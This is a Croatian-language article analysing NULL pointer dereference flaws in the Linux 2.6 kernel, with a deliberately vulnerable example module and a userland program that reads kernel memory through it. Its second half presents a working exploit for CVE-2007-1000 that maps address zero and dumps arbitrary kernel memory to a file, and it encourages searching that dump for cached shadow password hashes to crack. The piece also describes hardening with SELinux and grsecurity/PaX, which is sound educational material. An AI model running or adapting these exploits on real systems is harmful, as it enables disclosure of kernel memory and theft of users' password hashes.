Analiza NULL pointer propusta u Linux jezgri

h4z4rd [memearser@yahoo.com]

Sadržaj

Uvod

U ovom dokumentu ćemo razmatrati sigurnost 2.6 Linux jezgre. To je trenutno aktualna inačica jezgre, te su implementacijski detalji prezentirani ovdje aktualni i u posljednjoj inačici 2.6.20, dok se većina informacija može iskoristiti i za 2.4 inačice jezgre.

Promotrit ćemo i specifičnosti jezgre koje utječu na sigurnosne propuste, njihovo iskorištavanje i na kraju načine kako se zaštititi od potencijalnih napada i povećati sigurnost i stabilnost našega sustava.

Struktura Linux jezgre

Jezgra operacijskog sustava predstavlja sučelje preko kojega korisnički procesi (aplikacije) mogu pristupati sklopovlju i obavljati operacije neovisno o komponentama kojima pristupaju. Linux jezgra je monolitne strukture što znači da se cijela jezgra izvršava u jezgrinom prostoru memorije i to u nadglednom načinu rada. Takvu jezgru karakterizira visoka razina apstrakcije nad sklopovljem kao i sučelje prema korisničkim aplikacijama sa velikim brojem sistemskih poziva. Unatoč činjenici da su razni logički dijelovi koda virtualno razdvojeni u zasebne cjeline, stvarno odvajanje kod monolitne jezgre je nemoguće. Stoga jedan od mogućih nedostataka je i činjenica da ukoliko nastupi greška u nekom dijelu jezgre ona će utjecati na jezgru u cjelini i možda uzrokovati pad sustava. Iako je Linux jezgra monolitna, postoji određena razina modularnosti koja se očituje kroz jezgrine module koje je moguće dodavati jezgri za vrijeme rada sustava i tako proširivati funkcionalnost bez potrebe za ponovnim prevođenjem koda jezgre.

Strukturu Linux jezgre možemo podijeliti na pet osnovnih dijelova s obzirom na posao koji obavljaju:

- Usklađivač procesa (eng. Process Scheduler) – zadužen za pravilnu raspodjelu procesorskog vremena među procesima
- Organizator memorije (eng. Memory Manager) – zadužen za sigurno i neometano pristupanje memoriji računala
- Virtualni datotečni sustav (eng. Virtual File System) – predstavlja mehanizam koji omogučuje pristupanje sklopovlju putem datoteka
- Mrežno sučelje (eng. Network Interface) – omogućuje pristup različitim mrežnim standardima i mrežnom sklopovlju
- Međuprocesna komunikacija (eng. Inter-Process Communication) – predstavlja skup mehanizama koji omogućuju međusobnu komunikaciju procesa

Svi dijelovi su međusobno povezani i za ispravan rad sustava potrebno je osigurati ispravan rad svih pojedinačnih dijelova ali i njihove međusobne komunikacije.

Promatrajući okolinu možemo pretpostaviti dva različita okruženja. Prvo je jezgrino okruženje. Ona se izvodi u specijalnom (ring0 kod intel x86 procesora) okruženju koje joj omogućuje korištenje specijaliziranih mehanizama i privilegiranih instrukcija za lakšu organizaciju rada i raspodjelu memorije. Jezgra se brine da sustav radi ispravno i pravedno prema svim korisnicima. Kako bi jezgra osigurala ispravnost rada i pravednost raspodjele procesorskih i memorijskih zahtijeva korisnika mora ga onemogućiti da samostalno koristi resurse računala i potencijalno ugrozi stabilnost sustava. Kako bi to osigurala svi korisnički programi se izvode u posebnom okruženju (obično ring3) koje posjeduje niže privilegije i nema pristup svim instrukcijama i mogućnostima procesora. Kako bi se obje cjeline mogle odvijati nezavisno jedna o drugoj bilo je potrebo odvojiti i pridijeliti svakoj dio adresnog prostora kojemu mogu pristupati. Predefinirani raspored u većini konfiguracija jezgre je da se adresni prostor od 4 GiB (kod 32 bitnih x86 računala) raspodjeli u omjeru 3:1 u korist korisničkog okruženja. Tako adresni prostor koji korisnik može adresirati je jednak 3 GiB ili od adrese 0x00000000 do 0xc0000000, dok jezgra adresira memoriju od 0xc0000000 do 0xffffffff. Iz tog razloga postoje posebni mehanizmi komunikacije između jezgre i korisnika, stoga prilikom čitanja ostatka dokumenta treba voditi računa o toj činjenici i razmišljati o njima kao odvojenim cjelinama.

Prilikom rada sustava običan korisnik (koji nije superkorisnik ili eng. root) obavlja sve operacije neovisno o jezgri, tj. nema utjecaja na unutarnji rad sustava. Neovisnost korisnika je moguća kroz sistemske biblioteke koje pružaju korisniku skup funkcija kojima on obavlja komunikaciju sa sustavom neposredno, što mu pruža neovisnost u promjenama jezgre i njenih sučelja. Ipak, kako bi biblioteke mogle osigurati korisniku konzistentno sučelje one na sebe preuzimaju ulogu komunikacije sa jezgrom preko osiguranih sučelja i na taj način donose korisniku mogućnost korištenja sklopovlja i ostalih mehanizama koje su mu potrebne. Postoji nekoliko različitih sučelja preko kojih biblioteke i superkorisnik može mijenjati parametre sustava i direktno komunicirati sa jezgrom. Osnovni mehanizam komunikacije predstavljaju sistemski pozivi koji omogućuju korisničkom dijelu sustava da pozove dijelove jezgrinih funkcija koje je ona osigurala za razgovor sa korisnikom. Trenutačna inačica

jezgre (2.6.20) omogućuje pozivanje oko 250 sistemskih poziva, čija funkcionalnost seže od poziva za rad sa datotekama (open, read, write, close...), rad sa soketima (*socket, connect, accept, sendto, recvfrom*...), informacije o korisničkim parametrima (*getuid, setuid, getgid, setgid...*) i svim ostalim potencijalno potrebnim korisničkim operacijama (detaljan popis sistemskih poziva može se pronaći u datoteci unistd.h koda jezgre). Postoji još jedan specijalni sistemski poziv *ioctl* (input-output control) koji omogućuje korisniku da komunicira sa U/I (Ulazno/Izlaznim) komponentama. Način na koji se ostvaruje komunikacija je preko specijalnih tipova datoteka koje korisnik otvori i pomoću ioctl poziva predaje parametre funkcijama koje se nalaze unutar jezgrinog dijela, koje onda mogu dalje obraditi dobivene parametre i proslijediti ih sklopovlju.

Analiza sigurnosnih propusta

Sigurnosni propusti unutar jezgre gotovo su identični propustima u korisničkom okruženju. Linux jezgra je pisana u programskom jeziku C i zbog toga postoji velika opasnost od grešaka kod rada s pokazivačima, dinamički alociranom memorijom, kopiranja spremnika i ostalim operacijama kod kojih može doći do greške ili nepoznatog ishoda. Velika razlika između korisničkog okruženja i jezgrinog je što ukoliko izazovemo pogrešku u korisničkom okruženju jezgra će se pobrinuti da ona ne utječe na ostale aplikacije i korisnike, dok ukoliko dođe do pogreške u jezgri može doći do gašenja sutava, gubitka korisničkih podataka i potencijalnog onečišćenja datotečnog sustava.

Druga razlika je kod iskorištavanja sigurnosnih propusta. Dok smo u korisničkom okruženju**,** imamo uvid u rad naše aplikacije, te je sustav neovisan o njoj. Stoga ukoliko dođe do pogreške, gašenje aplikacije neće dovesti do rušenja sustava (u većini slučajeva), dok kod jezgre to nije slučaj. Jedna od tehnika iskorištavanja sigurnosnih propusta u korisničkom okruženju je kontroliranje i preusmjeravanje izvršavanja koda preko EIP (eng. extended instruction pointer) registra. Kod jezgre je situacija drugačija, ne smijemo neoprezno preusmjeriti izvršavanje jer bi to moglo dovesti do rušenja sustava.

Promotrimo sada jednu klasu sigurnosnih propusta koja u korisničkom okruženju često ne predstavlja sigurnosni problem, te je do nedavno bilo uvriježeno mišljenje da ni u jezgri ne predstavlja sigurnosni problem što se ispostavilo netočno.

Prilikom rada sa pokazivačima česta je praksa da programer inicijalizira sve varijable tipa pokazivač na vrijednost 0 (tj. NULL) što i razni priručnici o programiranju preporučuju. Time se osigurava da pokazivač ne posjeduje adresu koja je otprije zapisana u memoriji i tako izbjegne krivo referenciranje podataka. Kako NULL adresa nije mapirana u memoriji slučajnim referenciranjem jezgra će nam dojaviti pogrešku prilikom pristupanja nemapiranoj adresi i vjerojatno ugasiti naš program. Ukoliko zamislimo situaciju kada je NULL adresa mapirana u memoriji pristupanje tako inicijaliziranom pokazivaču ne bi dojavilo propust već bi se tretiralo kao ispravan pristup memoriji i program ne bi bio ugašen. Ukoliko bi htjeli iskoristiti takvo referenciranje pokazivača prvi korak bi bio uspješno mapiranje i korištenje NULL adrese. Sistemskim pozivom mmap() jezgra omogućuje korisnicima slanje zahtjeva za alokacijom i mapiranjem memorije. Osim specificiranja količine memorije, atributa za čitanje i pisanje, mmap() poziv omogućuje posebnu zastavicu MAP_FIXED koja zahtijeva alokaciju memorije sa početnom adresom navedenom kao prvi argument pozivu. Stoga teoretski ukoliko pozovemo *mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_FIXED | MAP_ANON | MAP_PRIVATE, -1, 0)* jezgra bi za nas trebala alocirati memoriju s početkom na adresi NULL. Iako se često pretpostavlja specifično značenje NULL vrijednosti mapiranje te adrese je dozvoljeno i jezgra će nam zaista vratiti NULL pokazivač na uspješno alociranu memoriju.

Promotrimo sada jezgrin modul za izmišljeni uređaj koji radi tako što može primiti od korisnika niz znakova i na zahtjev vratiti duljinu zapisanog niza. Korisnik komunicira s modulom preko ioctl poziva nad posebnom datotekom. Modul omogućuje korisniku pozivanje funkcija za prihvat znakovnog niza i slanje duljine zapisanog niza. Iako je navedeni modul izmišljen sadrži standardne operacije koje većina modula obavlja, a to su primanje i slanje podataka korisniku. Pogledajmo programski kod jezgrinog modula i pokušajte uočiti sigurnosni propust:

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/fs.h>
#include <asm/uaccess.h>
#include <linux/ioctl.h>

#define MAJOR_NUM 100
#define IOCTL_SET_MSG _IOR(MAJOR_NUM, 0, char *)
#define IOCTL_GET_MSG _IOR(MAJOR_NUM, 1, int *)
#define IOCTL_GET_NTH_BYTE _IOWR(MAJOR_NUM, 2, int)
#define DEVICE_FILE_NAME "vuln"
#define SUCCESS 0

#define DEVICE_NAME "Ranjivi Modul"
```


```
#define BUF_LEN 80

#define DEBUG

struct kbuf {       // [1] Deklaracija strukture
      char *str;
      int *len;
};

static int Device_Open = 0;

static struct kbuf *kbuffer=NULL;   // [2] Inicijalizacija pokazivača

static int device_open(struct inode *inode, struct file *file)
{
#ifdef DEBUG
      printk(KERN_INFO "Otvoren(%p)\n", file);
#endif

      if (Device_Open)
            return -EBUSY;

      Device_Open++;

      try module get(THIS MODULE);

      return SUCCESS;
}

static int device_release(struct inode *inode, struct file *file)
{
#ifdef DEBUG
      printk(KERN_INFO "Oslobodjen(%p,%p)\n", inode, file);
#endif

      Device_Open--;

      module_put(THIS_MODULE);
      return SUCCESS;
}

static ssize_t
device_read(struct file *file, int __user * buffer, size_t length, loff_t
* offset)
{

      printk(KERN_INFO "Citam[0x%p]\n", kbuffer->len);

      put_user(*(kbuffer->len), buffer);    // [3] Prosljeđivanje duljine

      return 4;
}

static ssize_t
device_write(struct file *file, const char __user * buffer, size_t length,
loff_t * offset)
{
      unsigned int i;
```

```
#ifdef DEBUG
      printk(KERN_INFO "Pisem(%p,%s,%d)", file, buffer, length);
#endif

      kbuffer=kmalloc(sizeof(struct kbuf), GFP_KERNEL);
      kbuffer->str=kmalloc(length+1, GFP_KERNEL);
      kbuffer->len=kmalloc(4, GFP_KERNEL);

      for (i = 0; i < length; i++)
            get_user(kbuffer->str[i], buffer + i);

      kbuffer->len=length;

#ifdef DEBUG
        printk(KERN_INFO  "Pisem(%s,  %d,  0x%x)",  kbuffer->str,  kbuffer-
>len, *(kbuffer->len));
#endif


      return i;
}

int  device_ioctl(struct  inode  *inode,  struct  file  *file,  unsigned  int
ioctl_num, unsigned long ioctl_param)
{
      int i;
      char *temp;
      char ch;

      switch (ioctl_num) {
      case IOCTL_SET_MSG:

            temp = (char *)ioctl_param;

            get_user(ch, temp);
            for (i = 0; ch && i < BUF_LEN; i++, temp++)
                  get_user(ch, temp);

            device_write(file, (char *)ioctl_param, i, 0);
            break;

      case IOCTL_GET_MSG:
            i = device_read(file, (int *)ioctl_param, 4, 0);

            break;
      }

      return SUCCESS;
}


struct file_operations Fops = {
      .read = device_read,
      .write = device_write,
      .ioctl = device_ioctl,
      .open = device_open,
      .release = device_release
};
```

```
int init_module()
{
      int ret_val;
      ret_val = register_chrdev(MAJOR_NUM, DEVICE_NAME, &Fops);

      if (ret_val < 0) {
            printk(KERN_ALERT "Greska!\n");
            return ret_val;
      }

      printk(KERN_INFO "Info: MAJOR_NUM=%d.\n", MAJOR_NUM);
      printk(KERN_INFO  "Kreiraj:  mknod  %s  c  %d  0\n",  DEVICE_FILE_NAME,
MAJOR_NUM);

      return 0;
}

void cleanup_module()
{
      int ret;

      ret = unregister_chrdev(MAJOR_NUM, DEVICE_NAME);

      if (ret < 0)
            printk(KERN ALERT "Izlazim: %d\n", ret);
}
```

Kod - Kernel modul 0:1

Zamišljen prolaz funkcijama je da korisnik prvo pozove *device_write()* kojoj proslijedi željeni niz, funkcija će alocirati dovoljnu količinu kernel memorije za spremanje niza, prihvatiti niz iz korisničkog okruženja, spremiti niz u memoriju, izračunati duljinu niza i spremiti je u varijablu duljine. Nakon uspješno obavljene operacije slanja niza i definiranja varijable duljine, korisnik može proizvoljno pristupati i na zahtjev primiti od modula duljinu spremljenog niza. U ovom scenariju modul radi ispravno i korisnik je zadovoljan. No što ako korisnik pokuša pročitati varijablu duljine prije nego je predao modulu niz? Korisnik će pozvati *device_read(),* i izvršit će se kod pod brojem [3]. Navedeni isječak koda pokušava pristupiti varijabli na adresi **(kbuffer->len).* Kako nije bila pozvana funkcija *device_write()* nije promijenjena ni vrijednost definiranog *kbuffer* pokazivača inicijaliziranog sa NULL. Pokušaj čitanja vrijednosti duljine niza zapisanog u *len* pokazivaču pokrenut će zanimljivi slijed događaja. Promotrimo sljedeći graf koji prikazuje pristupanje vrijednosti *len* pokazivača.



Slika 0-1 - Referenciranje pokazivača

Pristupanje *(kbuffer->len)* možemo promatrati i kao *(NULL->len)* što je jednako *(NULL+0x4),* stoga mi zapravo pristupamo podacima s adrese zapisane na memorijskoj lokaciji 0x0004, ili ako promatramo *Sliku 3-1* pristupamo vrijednosti len koja se nalazi na adresi 0x0004. Kontroliranjem vrijednosti zapisane na toj adresi teoretski možemo kontrolirati adresu sa koje će jezgra vratiti podatke, tj. mogli bi proizvoljno čitati jezgrinu memoriju. Uzimajući u obzir činjenicu da smo u korisničkom okruženju u mogućnosti izravnim zahtjevom od jezgre dobiti NULL adresu na korištenje, i svjesni dijeljenja virtualnog adresnog prostora između korisničkog i jezgrinog okruženja, iskoristit ćemo situaciju kako bi testirali pretpostavku čitanja proizvoljnih adresa iz jezgrinog memorijskog raspona.

Promotrimo sada programski kod koji izvodi potrebne korake kako bi pročitao dio jezgrine memorije od adrese 0xc0000000.

```
#include <linux/ioctl.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <sys/mman.h>

#define MAJOR_NUM 100
#define IOCTL_SET_MSG _IOR(MAJOR_NUM, 0, char *)
#define IOCTL_GET_MSG _IOR(MAJOR_NUM, 1, int *)
#define IOCTL_GET_NTH_BYTE _IOWR(MAJOR_NUM, 2, int)
#define DEVICE_FILE_NAME "vuln"

unsigned int swap(unsigned int x)
{
  unsigned int ret=0;

  ret |= ((x & 0xff) << 24);
  ret |= ((x & 0xff00) << 8);
  ret |= ((x & 0xff0000) >> 8);
  ret |= ((x & 0xff000000) >> 24);

  return ret;
}

void ioctl_set_msg(int file_desc, char *message)
{
        int ret_val;

        ret_val = ioctl(file_desc, IOCTL_SET_MSG, message);

        if (ret_val < 0) {
                printf("ioctl_set_msg failed:%d\n", ret_val);
                exit(-1);
        }
}

void ioctl_get_msg(int file_desc)
{
        int ret_val;
        unsigned int message;

        ret_val = ioctl(file_desc, IOCTL_GET_MSG, &message);
```

```
        if (ret_val < 0) {
                printf("ioctl_get_msg failed:%d\n", ret_val);
                exit(-1);
        }

        printf("get_msg message: [%x]\n", swap(message));
}

int main()
{
        int file_desc;
        unsigned int i=0;

        char *msg = "Buddha kungfu stylez\n";
        int *p=NULL;

        p=mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_FIXED | MAP_ANON |
MAP_PRIVATE, -1, 0);
        if (p==MAP_FAILED || p!=NULL)
        {
          perror("mmap()");
          return 1;
        }

        file_desc = open(DEVICE_FILE_NAME, 0);
        if (file_desc < 0) {
                printf("Can't open device file: %s\n", DEVICE_FILE_NAME);
                exit(-1);
        }

        //ioctl_set_msg(file_desc, msg);  // [1]

        for(i=0xc0000000; i<0xc0000010; i++)
        {
          p[1]=i;
          ioctl_get_msg(file_desc);
        }

        close(file_desc);
        return 0;
}
```

Kod - Kernel modul 0:2

Unutar funkcije main deklariramo pointer p koji će pokazivati na memoriju alociranu mmap pozivom. Ukoliko poziv uspije p će sadržavati adresu NULL, te zapisivanjem vrijednosti na p[1] pišemo po adresi 0x0004 sa koje jezgrin modul pokušava pročitati adresu duljine niza. Ranjivi jezgrin modul vraća duljinu što je podatak brojčanog tipa veličine 4 bajta, te ćemo pri svakom pozivu modula čitati po 4 bajta i u petlji uvećavati adresu sa koje čitamo nakon svakog poziva. Swap funkcija služi da zamijeni little endian zapis u stvaran poredak. Slijedi ispis iz kojega se može vidjeti sadržaj jezgrine memorije pomoću programa za komunikaciju s modulom i jezgrinog debuggera, te se usporedbom rezultata može zaključiti da su NULL pokazivači u jezgrinom okruženju opasna stvar i da treba pažljivo rukovati s njima.

```
buddha@sova:~/develop/seminar/modkern$ ./ex
get_msg message: [1000000]
get_msg message: [53ff00f0]
```

```
get_msg message: [c3e200f0]
get_msg message: [53ff00f0]
buddha@sova:~/develop/seminar/modkern$
```

Slika 0-2 – Ispis programa koji demonstira ranjivost

```
Entering kdb (current=0xc037f420, pid 0) due to Keyboard Entry
kdb> mdr 0xc0000000 4

01000000
kdb> mdr 0xc0000004 4

53ff00f0
kdb> mdr 0xc0000008 4

c3e200f0
kdb> mdr 0xc0000010 4

53ff00f0
kdb> go
```

Slika 0-3 – Ispis sadržaja memorije pomoću jezgrinog debuggera

Iako na prvi pogled izgleda da čitanje jezgrine memorije ne predstavlja veliki sigurnosni rizik, potrebno je malo duble zaviriti u mogućnosti jezgre kako bi pronašli načine kako među hrpom naizgled nasumičnih brojeva pronaći nešto zanimljivo. Jedno od mogućih prebivališta zanimljivih informacija je zasigurno dio memorije zadužen za cachiranje korištenih podataka. Jedna od zanimljivih datoteka koju možemo pronaći cachiranu je shadow datoteka u kojemu su spremljene informacije sa hash vrijednostima lozinki svih korisnika sistema. Ukoliko se domognemo shadow datoteke moguće je koristeći neki od mnogobrojnih programa za pronalaženje lozinki vratiti originalne lozinke i iskoristiti ih za pristup sustavu.

Null pokazivači u jezgri nisu rijetkost i sve češće su adresirani kao sigurnosni propusti u novim inačicama jezgre. Zbog eksponencijalnog rasta veličine jezgre sve je teže detaljno proučiti programski kod i ukloniti sve propuste, te sa sigurnošću možemo tvrditi da trenutno postoje desetci ranjivih NULL referenciranja unutar jezgre od kojih nismo zaštićeni, a zlonamjerni pojedinci ih mogu iskoristiti za pristup našem sustavu.

„Assume your kernel is vulnerable unless you have good reason to believe it is safe.“ – Oyvind Saether

CVE-2007-1000

Pogledajmo sad jedan stvarni propust unutar linux jezgre na koji su ranjive inačice do 2.6.20.2. Propust se odnosi na refenciranje NULL pointera što nam omogućava čitanje proizvoljnog dijela jezgrine memorije. Prilikom iskorištavanja propusta pristuno je nekoliko zanimljivih detalja.

Propust je zanimljiv jer pokazuje kako duboko unutar koda dugo mogu ostati skriveni sigurnosni propusti, a za otkrivanje je potrebno dobro poznavanje strukture koda te povezivanje svih opskurdnih imena pokazivača na strukture. Promotrimo prvo do_ipv6_setsockopt() funkciju u kojoj se nalazi prvi dio ranjivosti:

```
static int do_ipv6_setsockopt(struct sock *sk, int level, int optname,
        char __user *optval, int optlen)
{
  struct ipv6_pinfo *np = inet6_sk(sk);
  int val, valbool;
  int retv = -ENOPROTOOPT;

  if (optval == NULL)
    val=0;
  else if (get_user(val, (int __user *) optval))
    return -EFAULT;

  valbool = (val!=0);

  lock_sock(sk);

  switch (optname) {
...
  case IPV6_2292PKTOPTIONS:
  {
    struct ipv6_txoptions *opt = NULL;
    struct msghdr msg;
    struct flowi fl;
    int junk;

    fl.fl6_flowlabel = 0;
    fl.oif = sk->sk_bound_dev_if;

    if (optlen == 0)
      goto update;   //ovdje skaceno

.....
```

```
update:
    retv = 0;
    if (inet_sk(sk)->is_icsk) {
      if (opt) {
      ......
      }
      opt = xchg(&np->opt, opt);    //!!! opt = NULL; struct ipv6_pinfo *np = inet6_sk(sk); np->opt = opt;
      sk_dst_reset(sk);
    } else {
      write_lock(&sk->sk_dst_lock);
      opt = xchg(&np->opt, opt);
      write_unlock(&sk->sk_dst_lock);
      sk_dst_reset(sk);
    }

done:
    if (opt)
      sock_kfree_s(sk, opt, opt->tot_len);
    break;
  }
```

Prilikom poziva ipv6_setsockopt (koji je wrapper za do_ipv6_setsockopt()) ukoliko proslijedimo NULL kao argument optval varijabli i 0 kao argument optval-u unutar socket strukture postavit će se vrijednost np->opt na NULL. Sve do sada je uredu, ništa ne predstavlja sigurnosni rizik ili mogućnost prepisivanja izvan granica varijabli. Sigurnosni propust se nalazi u načinu interpretacije NULL vrijednosti u ipv6_getsockopt (koji je wrapper za do_ipv6_getsockopt()). Ipv6_getsockopt omogućava čitanje postavljenih opcija socketa. Promotrimo sad tu funkciju:

```
static int do_ipv6_getsockopt(struct sock *sk, int level, int optname,
        char __user *optval, int __user *optlen)
{
  struct ipv6_pinfo *np = inet6_sk(sk);
  int len;
  int val;

  if (get_user(len, optlen))
    return -EFAULT;
  switch (optname) {
  ...
  case IPV6_DSTOPTS:
  {

    lock_sock(sk);
    len = ipv6_getsockopt_sticky(sk, np->opt->hopopt, optval, len);     //np = inet6_sk(sk); np->NULL->hopopt =
```

```
(NULL + offsetof(hopopt)) now now, isn't pointer arithmetic funny thing :D
    release_sock(sk);
    return put_user(len, optlen);
  }
  ...

static int ipv6_getsockopt_sticky(struct sock *sk, struct ipv6_opt_hdr *hdr,
        char __user *optval, int len)
{
  if (!hdr)
    return 0;
  len = min_t(int, len, ipv6_optlen(hdr));
  if (copy_to_user(optval, hdr, ipv6_optlen(hdr)))    // optval = *(NULL + offsetof(hopopt)) !!oOPs
    return -EFAULT;
  return len;
}
```

Sjecate se dijela s aritmetikom pokazivača koja ne poznaje razliku između jezgrinog dijela memorije i korisničkog? Ovdje se upravo navedeno dogodilo. Zbog nedostatka provjere vrijednosti opt varijable za NULL vrijednosti izraz np->opt->hopopt pretvorio se u *(NULL + offsetof(hopopt))* što pokazuje tamo negdje dolje u korisnički dio memorije. Sad nastupa zanimljiva stvar, *copy_to_user* funkcija čita adresu sa koje treba pročitati vrijednost vrijednosti opcije socketa iz hdr pokazivača. Iliti s adrese zapisane u korisničkom dijelu memorije biti će kopirana vrijednost u željeni buffer.

Implikacije ovoga su da možemo čitati proizvoljne adrese iz jezgrinog dijela memorije. Što za neke možda i nije zanimljivo samo po sebi, ali ako uzmemo u obzir da se u kernelu cachira dio datoteka i često korištenog sadržaja (što uključuje i shadow datoteku) možda vam se više svidi propust. Prilikom analize sadržaja dump-a jezgrine memorije možete naići na svakakve zanimljive stvari, bufferi različitih korisničkih sessiona, dijelove baze podataka, razne datoteke i mnogo drugih stvari.

Za kraj slijedi jednostavan exploit, onaj malo ljepši s ugrađenom podrškom za traženje shadow hashova u memoriji ćete morat samo pisat :)

```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include "ipv6.h"

//#define DEBUG

int check_ipv6_present()
{
  unsigned int s;

  s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
```

```
  if (s == -1)
  {
  #ifdef DEBUG
    perror("socket()");
  #endif
    close(s);
    return -1;
  }

  close(s);
  return 0;
}

int main(int argc, char *argv[])
{
  char *zmem, buffer[((0xff+1)<<3)+1] = {0}; //#define ipv6_optlen(p)
(((_u8)(p)->hdrlen+1) << 3)
  unsigned int addr=0xf7000000, max=0;
  struct ipv6_txoptions *opt = NULL;

  FILE *fp;

  scanf("%x %x",&addr, &max);

  #ifdef DEBUG
  print("0x%x 0x%x\n", addr, max);
  #endif

  if ( (fp=fopen("memdump", "w+")) == NULL )
  {
    printf("fopen error\n");
    exit(0);
  }

  if (check_ipv6_present() != 0)
    exit(0);

  zmem = mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_FIXED | MAP_ANON |
MAP_PRIVATE, -1, 0);

  if (zmem == MAP_FAILED || zmem != NULL )
  {
  #ifdef DEBUG
    printf("mmap error\n");
  #endif
    exit(0);
  }

  while ( addr < max )
  {
    int s, optlen=4;
  #ifdef DEBUG
    int i;
  #endif

    opt->hopopt = (struct ipv6_opt_hdr *) addr;

    s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
```

```
    if (s == -1)
    {
    #ifdef DEBUG
      perror("socket()");
    #endif
      exit(0);
    }

    //#define IPV6_2292PKTOPTIONS 6
    if (setsockopt(s, IPPROTO_IPV6, 6, (void *)NULL, 0) == -1)
    {
    #ifdef DEBUG
      perror("setsockopt()");
    #endif
      exit(0);
    }

    //#define IPV6_DSTOPTS 59
    if (getsockopt(s, IPPROTO_IPV6, 59, (void *) &buffer, &optlen) == -1)
    {
    #ifdef DEBUG
      perror("getsockopt()");
    #endif

      exit(0);
    }
    optlen = (((*(unsigned int *)buffer & 0xff00)>>8)+1)<<3; //kolicina
kopirane memorije ovisi o prvom bajtu kojeg gleda ipv6_optlen
    //printf("%d ", optlen);
    fwrite(buffer, optlen, 1, fp);
  #ifdef DEBUG
    printf("0x%x %d 0x%x\n", addr, optlen, (opt->hopopt));
    for(i=0; i<100; i++)
      printf("\\%02x",buffer[i]);
      printf("\n");
  #endif
    bzero(buffer, sizeof(buffer));

    close(s);

  #ifdef DEBUG
//    printf("0x%x\n", addr);
  #endif

    addr += optlen;
  }

  fclose(fp);

  return 0;
}
```

Zaštita jezgre od napada

Jedna od prednosti otvorenog koda linux jezgre je mogućnost pristupa i promjene koda, što omogućuje svim zainteresiranim entuzijastima da popravljaju, nadograđuju i opremaju jezgru po vlastitoj želji. Zasigurno prvi korak prema sigurnijoj jezgri je odabir odgovarajuće podrške za sklopovlje, na način da se ukloni sva nepotrebna podrška koja nije nužna za ispravan rad računala, a može uzrokovati sigurnosnu prijetnju. Ukoliko koristimo vanilla jezgrin kod sa www.kernel.org stranice umjesto inačica prilagođenih pojedinim distribucijama možemo samostalno odlučiti koja sigurnosna rješenja ćemo primjeniti. Dva najpopularnija sveukupna sigurnosna rješenja su GrSecurity+PaX i SeLinux (eng. Security-Enhanced Linux).

SeLinux omogućava detaljnije profiliranje dozvola pojedinih korisničkih programa, te im daje minimalnu količinu privilegija potrebnih za ispravno obavljanje zadataka. Također super korisnik (eng. root) nije najvažniji korisnički račun koji može proizvoljno manipulirati cijelim sustavom, već samo osnovnim operacijama dovoljnim za uspješno administriranje sustava. Već ovako naizgled malim promjenama u funkcioniranju postiže se veća razina sigurnosti od najčešćih tipova napada, te minimalizira posljedica potencijalne provale u sustav. Napomenimo još da ni SeLinux nije imun na referenciranje NULL pokazivača. 14. studenog 2006**.** objavljen je sigurnosni propust unutar programskog koda superblock_doinit[1] funkcije koji omogućava izvođenje napada uskraćivanjem resursa ukoliko se pokuša učitati posebno osmišljen datotečni sustav.

GrSecurity+PaX je kombinacija sustava za profiliranje i dodjeljivanje dozvola, programskih zaštita od napada prelijevanjem spremnika stoga i gomile (eng. buffer and heap overflow), utrka za datotekama (eng. file race conditions), referenciranjem NULL pokazivača te drugim popularnim tehnikama koje napadači koriste. Za razliku od SeLinux-a GrSecurity ne dolazi u sklopu jezgre već je distribuiran kao zakrpa za vanilla inačicu jezgre.

Uporabom bilo kojeg od navedenih sigurnosnih mehanizama čak i sa predefiniranim postavkama povećava se sigurnost sustava. Ukoliko želimo postići maksimalnu sigurnost našeg sustava moramo dobro proučiti mogućnosti pojedinih sigurnosnih rješenja te**,** uzimajući u obzir namjenu sustava i ponašanje korisnika**,** ispravno odabrati sigurnosne politike i zaštitne mehanizme.

[1] http://projects.info-pull.com/mokb/MOKB-14-11-2006.html

Zaključak

Jedan od često podcjenjivanih tipova sigurnosnih propusta su referenciranja NULL pokazivača. Iza naizgled bezopasnog pristupanja memorijskoj adresi NULL krije se mogućost čitanja i pisanja po jezgrinoj memoriji što za posljedicu može imati potpunu kontrolu rada jezgre operacijskog sustava.

Literatura

[1] Koziol J., Litchfield D., Aitel D., Anley C. The Shellcoder's Handbook, Indianapolis: Wiley, 2004

[2] Dowd M., McDonald J., Schuh J. Art of Software Security Assessment, Addison-Wesley Professional, 2006

[3] Gorman M. Understanding the Linux Virtual Memory Manager, Prentice Hall, 2004

[4] Bovet D. P., Cesati M. Understanding the Linux Kernel, 3rd Edition, O'Reilly Media, 2005

Sažetak

